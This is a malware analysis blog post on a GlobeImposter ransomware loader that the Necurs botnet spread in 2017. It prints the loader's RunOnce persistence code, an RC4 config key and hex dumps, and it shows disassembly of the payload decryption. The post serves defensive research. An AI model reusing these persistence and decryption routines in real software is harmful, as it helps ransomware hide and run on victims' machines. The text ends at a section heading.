GlobeImposter ransomware: A holiday gift from the Necurs botnet

acronis.com/en-us/blog/posts/globeimposter-ransomware-holiday-gift-necurs-botnet

GlobeImposter ransomware


On December 26, 2017, the Necurs botnet delivered a late Christmas gift – the new version of GlobeImposter ransomware [source]. Attached to spam messages as zip archives, the zip archive contains a JavaScript that downloads and installs ransomware on a victim's computer.

Static Analysis

The ransomware loader is supplied with the following icon:


GlobeImposter Ransomware Icon

The compilation timestamp tells the sample comes from 2016.



pFile	Data	Description	Value
000000DC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000DE	0005	Number of Sections	
000000E0	584DCA43	Time Date Stamp	2016/12/11 Sun 21:50:59 UTC
000000E4	00000000	Pointer to Symbol Table	
000000E8	00000000	Number of Symbols	
000000EC	00E0	Size of Optional Header	
000000EE	010F	Characteristics	
		0001	IMAGE_FILE_RELOCS_STRIPPED
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0004	IMAGE_FILE_LINE_NUMS_STRIPPED
		0008	IMAGE_FILE_LOCAL_SYMS_STRIPPED
		0100	IMAGE_FILE_32BIT_MACHINE

However, it was first seen in-the-wild on December 4, 2017 according to Virustotal (MD5: 2ca016fa98dd5227625befe9edfaba98).



History ⓘ


Creation Time	2016-12-11 21:50:59
First Seen In The Wild	2017-12-04 14:27:08
First Submission	2017-12-26 15:18:58
Last Submission	2018-01-01 22:04:48
Last Analysis	2018-01-01 22:04:48

Installation

To start itself after reboot:

[HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce]

"BrowserUpdateCheck" = "C:\Users\<USER>\AppData\Roaming\<RANSOMWARE_NAME>.exe"




```
if ( !result )
{
  v4 = 2048;
  RegQueryValueExW(v3, L"BrowserUpdateCheck", 0, 0, &v5, &v4);
  if ( lstrcmpiW(&v5, a1) )
  {
    if ( !RegCreateKeyExW(
            -2147483647,
            L"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
            0,
            0,
            1,
            131078,
            0,
            &v3,
            0) )
    {
      v2 = lstrlenW(a1);
      RegSetValueExW(v3, L"BrowserUpdateCheck", 0, 1, a1, 2 * v2);
    }
  }
  result = RegCloseKey(v3);
}
```

Then the GlobeImposter creates the file 'AE09C984DF6E74640B3271EADB5DD7C65FDE806235B2CDA478E0EFA9129C09E7' in %All Users%, where the name of the file is the 256-bit RC4 key used to decrypt the GlobeImposter's config:

```
82130978B25DC81D016B51240ECB1540E4801829D634DD429436926003C133EF998BE1BF33C8A1A15
85C7C260900E7BF715BED79654AFED90586186A854D2383E0576AD9E95B8955FE5B73354BC32388E8
862A95DA88C3DE42FC4957A6C0E50D7894327CCE346596F34507B9F45D376332764119B15C4BE866D
BB39D1CB00041
1B 5D 20 87 A2 2D F4 37 80 B8 5B FE AC 79 DE 5E
ED E5 88 7F FA 2C A5 46 EE D5 32 06 B9 1B 9D 27
A1 8F 0C 8F 1D E0 F9 E0 13 72 23 1A 28 D5 99 EE
C1 51 C1 C0 67 2F 0A 67 3A D2 B7 CE 0F F5 CF AC
19 4D 74 23 44 A5 2D A3 5A 59 56 0D D0 74 54 BF
48 21 45 FF 12 95 F1 B1 69 F3 BE 0E F7 16 7A DF
08 1A B1 F9 0E BD 1C 4F 08 47 B0 EB 28 EC FF F7
60 46 86 EB AC FA 53 56 B2 1C D3 27 B8 A0 3A EF
FB 5B 86 C3 99 F3 B4 09 BA 4C 92 B8 C4 5F 75 7B
E8 B0 70 E4 FB 5C 22 A3 C9 32 92 72 14 C5 C9 24
FD 2C 17 D1 B3 97 62 59 6C A9 23 CC 2E 61 7C 63
16 68 29 49 1F D0 D3 8C AC B9 15 34 40 94 D9 6E
0E 0A F2 0B 2C 2E AC AD EF F8 70 C6 CD D0 97 5C
6F D2 58 3F D6 A7 E4 7D 75 E8 AD 0D 0B AE 5C EA
B8 15 9A FE 8B 31 14 F0 43 6C CD 63 0A B8 E9 57
3C 1B 4A 65 D0 A9 3C 0B BD E6 13 C2 A8 89 8D 2F
```

Decryption of the payload

The GlobeImposter reads its encrypted image and decrypts itself by 32768(8000h)-byte blocks to the nsr3.tmp file in the %Temp% folder.



```
004031E5
004031E5 loc_4031E5:
004031E5 push    offset dword_40B878
004031EA mov     dword_40B880, ebp
004031F0 mov     dword_40B884, 8000h
004031FA call    DecryptPayload
004031FF test    eax, eax
00403201 jl      short loc_40326D
```

```
100.00% (364,1253) (582,292) 000025FA 004031FA: sub_40311A+E0
```

Hex View-1

```
004203CE  7C 0D D4 55 B8 55 2C D1  85 F7 91 D7 E3 5F 01 95  |.+U+U,-à■æ+p_.ò
004203DE  F1 95 02 70 D5 67 CB F1  16 62 78 FD CA 7C 25 0C  ±ò.p+g-±.bx²-|%.
004203EE  75 AB FB 4A 80 C0 B5 4D  BD B5 16 F2 F2 2C 51 54  u½vJÇ+¦M+¦.==,QT
004203FE  2C 1B FD A5 B2 BA 73 A2  15 31 B6 0C 24 25 B2 FA  ,.²Ñ¦¦só.1¦.$%¦·
0042040E  92 4A 47 67 F2 0D 4C 50  5F 0A 57 61 D6 EE 42 BA  ÆJGg=.LP_.Wa+eB¦
0042041E  4B F4 36 6D 51 BE 52 36  A4 B1 59 98 81 7A 98 11  K(6mQ+R6ñ¦Yÿ.zÿ.
0042042E  9E 26 F4 55 93 C1 F0 EF  CD 57 8A 22 10 89 5C 44  P&(Uô-=n-Wè".ë\D
0042043E  1F A0 24 06 1F F9 96 E3  A8 1B 37 5A D9 D7 47 19  .á$..·ûp¿.7Z++G.
0042044E  C6 1D 72 BC E1 EB EC 85  0B 7C D4 E1 BB 49 83 AD  ¦.r+ßdßà.|+ß+Iâ¡
0042045E  49 32 41 02 49 C2 75 90  A7 02 4E 1B B2 39 48 EF  I2A.I-u.º.N.¦9Hn
0042046E  92 1D AA C6 43 D7 58 49  F0 D7 5F C8 89 C9 77 85  Æ.¬¦C+XI=+_+ë+wà
0042047E  EE 96 05 F7 6E BE 77 14  31 79 57 7F 0A 51 1A 5F  eû.■n+w.1yW..Q._
0042048E  69 09 04 1A 65 EE 41 BD  4F 30 7A 9A C2 88 5E E1  i...eeA+O0zÜ-ê^ß
```

```
        }
        if ( !v66 )
          goto LABEL_188;
      }
    }
    *(_BYTE *)v67 = *(_BYTE *)(a1 + 24);
    v80 = v67 + 1;
    v81 = v66 - 1;
    goto LABEL_27;
  case 7:
    if ( (unsigned int)v3 > 7 )
    {
      v3 -= 8;
      ++v79;
      --v78;
    }
    goto LABEL_180;
  case 8:
    while ( 2 )
    {
      if ( (unsigned int)v3 < 3 )
      {
        if ( v79 )
        {
          --v79;
          v77 |= *(_BYTE *)v78++ << v3;
```

```
00006165 DecryptPayload:299
```

```
004153B8  7D F0 A5 A5 80 A5 F0 FB  FF FF 00 8D 85 F0 FB FF  }=ÑÑÇÑ=v·..à=v·
004153C8  FF A5 68 00 04 00 00 50  FF 73 14 A5 FF 15 D0 30  ·Ñh....P·s.Ñ·.-0
004153D8  00 10 8D 45 F0 8B 3D 70  30 00 10 68 14 04 00 00  ...E=ï=p0..h....
004153E8  50 8D 85 F0 FB FF FF 6A  FF 50 FF 73 18 FF D7 8B  P.à=v··j·P·s.·+ï
004153F8  45 F8 8B 4B 24 83 C0 02  3B C1 89 45 F8 7C 03 89  E°ïK$â+.;-ëE°|.ë
00415408  4D F8 A1 CC 50 00 10 85  C0 74 0B 8B D1 2B 55 F8  M°í¦P..à+t.ï-+U°
00415418  89 4D F8 01 55 F0 F6 43  0C 01 74 4B F7 D8 1B C0  ëM°.U=÷C..tK■+.+
00415428  28 54 41 00 28 D4 40 00  28 D4 40 00 00 00 00 00  (TA.(+@.(+@.....
00415438  65 74 69 6E 67 20 01 D0  80 20 53 65 74 75 70 00  eting·.-Ç·Setup.
00415448  C7 E0 EA E0 ED F7 FD ED  ED E5 20 EC E0 E9 F1 F2  ¦aOaf■²ffs·8aT±=
00415458  F0 E0 20 A2 F1 F2 E0 ED  EE A2 EA B3 20 01 D0 80  =a·ó±=afeóO¦·.-Ç
00415468  00 C5 E4 E5 C7 C1 20 E3  D1 D4 CF 20 C5 DA CF C7  .+Ss¦--p-+--++-¦
00415478  CF 20 01 D0 80 00 59 6F  75 72 20 63 6F 6D 70 75  -·.-Ç.Your·compu
00415488  74 65 72 20 6D 75 73 74  20 62 65 20 72 65 73 74  ter·must·be·rest
00415498  61 72 74 65 64 20 69 6E  20 6F 72 64 65 72 20 74  arted·in·order·t
004154A8  6F 20 63 6F 6D 70 6C 65  74 65 20 74 68 65 20 69  o·complete·the·i
004154B8  6E 73 74 61 6C 6C 61 74  69 6F 6E 20 6F 66 20 01  nstallation·of·.
004154C8  D0 80 2E 20 44 6F 20 79  6F 75 20 77 61 6E 74 20  -Ç.·Do·you·want
004154D8  74 6F 20 72 65 62 6F 6F  74 20 6E 6F 77 3F 00 CA  to·reboot·now?.-
004154E8  E0 E1 20 E7 E0 EA EE ED  F7 FB F6 FC 20 F3 F1 F2  aß·taOef■v÷n·=±=
004154F8  E0 ED EE A2 EA F3 20 01  D0 80 2C 20 ED E5 E0 E1  afeóO=·.-Ç,·fsaß
00415508  F5 EE E4 ED E0 20 EF E5  F0 E0 E7 E0 E3 F0 F3 E7  )eSfa·ns=atap==t
00415518  B3 F6 FC 20 EA E0 EC EF  F3 F2 E0 F0 2E 20 D6 B3  ¦÷n·Oa8n==a=.·+¦
00415528  20 E6 E0 E4 E0 E5 F6 E5  20 C2 FB 20 E7 F0 E0 E1  ·µaSas÷s·-v·t=aß
00415538  B3 F6 FC 20 E3 FD F2 E0  20 E7 E0 F0 E0 E7 3F 00  ¦÷n·p²=a·ta=at?.
00415548  ED CC C8 20 C5 DA C7 CF  C9 20 CA D4 DB ED E1 20  f¦+·++¦-+--+¦fß
UNKNOWN 00415428: .data:dword_415428
```

Hex View-1


```
0041CD46  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0041CD56  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0041CD66  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0041CD76  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0041CD86  83 7C 24 08 01 75 15 FF  74 24 10 6A 01 68 66 04  â|$..u.·t$.j.hf.
0041CD96  00 00 FF 74 24 10 FF 15  C4 30 00 10 33 C0 C2 10  ..·t$.·.-0..3+-.
0041CDA6  00 55 8B EC 81 EC 28 06  00 00 8B 45 0C 56 A3 DC  .Uï8.8(...ïE.Vú_
0041CDB6  50 00 10 8B 45 14 A3 E0  50 00 10 8B 45 10 A3 E4  P..ïE.úaP..ïE.úS
0041CDC6  50 00 10 8D 85 D8 F9 FF  FF 68 04 01 00 00 50 E8  P...à+···h....PF
0041CDD6  98 0D 00 00 85 C0 75 5C  8D 85 D8 FD FF FF 68 00  ÿ...à+u\.à+²··h.
0041CDE6  04 00 00 50 E8 83 0D 00  00 85 C0 75 47 8B 45 08  ...PFâ...à+uGïE.
0041CDF6  83 65 E4 00 89 45 E0 8D  85 DC FE FF FF 89 45 E8  âeS.ëEa.à_¦··ëEF
0041CE06  8D 85 D8 F9 FF FF 83 65  FC 00 89 45 EC 8D 85 D8  .à+···âen.ëE8.à+
UNKNOWN 0041CD86: .data:0041CD86
```

Hex View-3

```
0040D3E9  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0040D3F9  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0040D409  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0040D419  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 25  ...............%
0040D429  74 69 6E 67 20 01 D0 80  20 53 65 74 75 70 00 C7  ting·.-Ç·Setup.¦
0040D439  E0 EA E0 ED F7 FD ED ED  E5 20 EC E0 E9 F1 F2 F0  aOaf■²ffs·8aT±==
0040D449  E0 20 A2 F1 F2 E0 ED EE  A2 EA B3 20 01 D0 80 00  a·ó±=afeóO¦·.-Ç.
0040D459  C5 E4 E5 C7 C1 20 E3 D1  D4 CF 20 C5 DA CF C7 CF  +Ss¦--p-+--++-¦-
0040D469  20 01 D0 80 00 59 6F 75  72 20 63 6F 6D 70 75 74  ·.-Ç.Your·comput
0040D479  65 72 20 6D 75 73 74 20  62 65 20 72 65 73 74 61  er·must·be·resta
0040D489  72 74 65 64 20 69 6E 20  6F 72 64 65 72 20 74 6F  rted·in·order·to
0040D499  20 63 6F 6D 70 6C 65 74  65 20 74 68 65 20 69 6E  ·complete·the·in
0040D4A9  73 74 61 6C 6C 61 74 69  6F 6E 20 6F 66 20 01 D0  stallation·of·.-
UNKNOWN 0040D429: .data:0040D429
```

It extracts the System.dll (MD5: 3f176d1ee13b0d7d6bd92e1c7a0b9bae) that is a part of .NET framework to '%Temp%\nsp4.tmp\' folder.

Also, the GlobeImposter drops the file ‘LGU’ which is 67653 bytes in size (MD5: eba731947245c854d71341a41de88260) with encrypted data to the Temp folder.



```
debug030:003BEDC7 mov     ecx, [ebp+0Ch]
debug030:003BEDCA push    ecx
debug030:003BEDCB mov     edx, [ebp-4]
debug030:003BEDCE push    edx
debug030:003BEDCF push    0
debug030:003BEDD1 push    1
debug030:003BEDD3 push    0
debug030:003BEDD5 mov     eax, [ebp-10h]
debug030:003BEDD8 push    eax
debug030:003BEDD9 call    dword ptr [ebp-30h]          ; CryptDecrypt
debug030:003BEDDC test    eax, eax
debug030:003BEDDE jnz     short loc_3BEDE5
debug030:003BEDE0 push    0
debug030:003BEDE2 call    dword ptr [ebp-78h]
debug030:003BEDE5
debug030:003BEDE5 loc_3BEDE5:                          ; CODE XREF: deb
UNKNOWN 003BEDCE: debug030:003BEDCE
```

```
003C0FE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
003C0FF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
003D0000  8C EA 66 F3 3C 9A 84 10  C5 DA 58 FE EC 26 2C 80  îOf=<Üä.++X¦8&,Ç
003D0010  1E 95 7F B3 5C 2E AF FA  A1 D8 40 79 69 28 82 9B  .ò.¦\.»·í+@yi(é¢
003D0020  C7 6D BC 6D AE 8F 67 34  3D DB 57 F5 75 7E 9C 11  ¦m+m«.g4=¦W)u~£.
003D0030  EB F1 D0 F7 1D 50 AE A8  F4 AE A7 8C E8 6F A8 6A  d±-■.P«¿(«ºîFo¿j
003D0040  D3 C0 10 0F 35 00 43 27  ED 63 97 AE 5B A8 12 F1  ++..5.C'fcù«[¿.±
003D0050  0D D4 5D 9F 52 74 79 34  22 43 D5 7E 03 55 51 4A  .+]■Rty4"C+~.UQJ
003D0060  EC F5 BA A7 58 2D E5 C2  44 71 0D 2D 33 8E 3A 98  8)¦ºX-s-Dq.-3Ä:ÿ
003D0070  BB AD FD 91 0A D2 C8 93  9C 85 C1 6E F2 70 B5 38  +¡²æ.-+ô£à-n=p¦8
003D0080  07 CE 2B A1 6C 18 E7 94  50 2B 90 16 4E 29 54 35  .++íl.töP+..N)T5
003D0090  4C 88 14 DF B4 55 EC 1A  5D FA F3 29 B2 64 59 B6  Lê.¯¦U8.]·=)¦dY¦
003D00A0  D9 B1 46 8F 0E EB 74 58  50 61 96 80 21 23 6D 13  +¦F..dtXPaûÇ!#m.
```

Config decryption

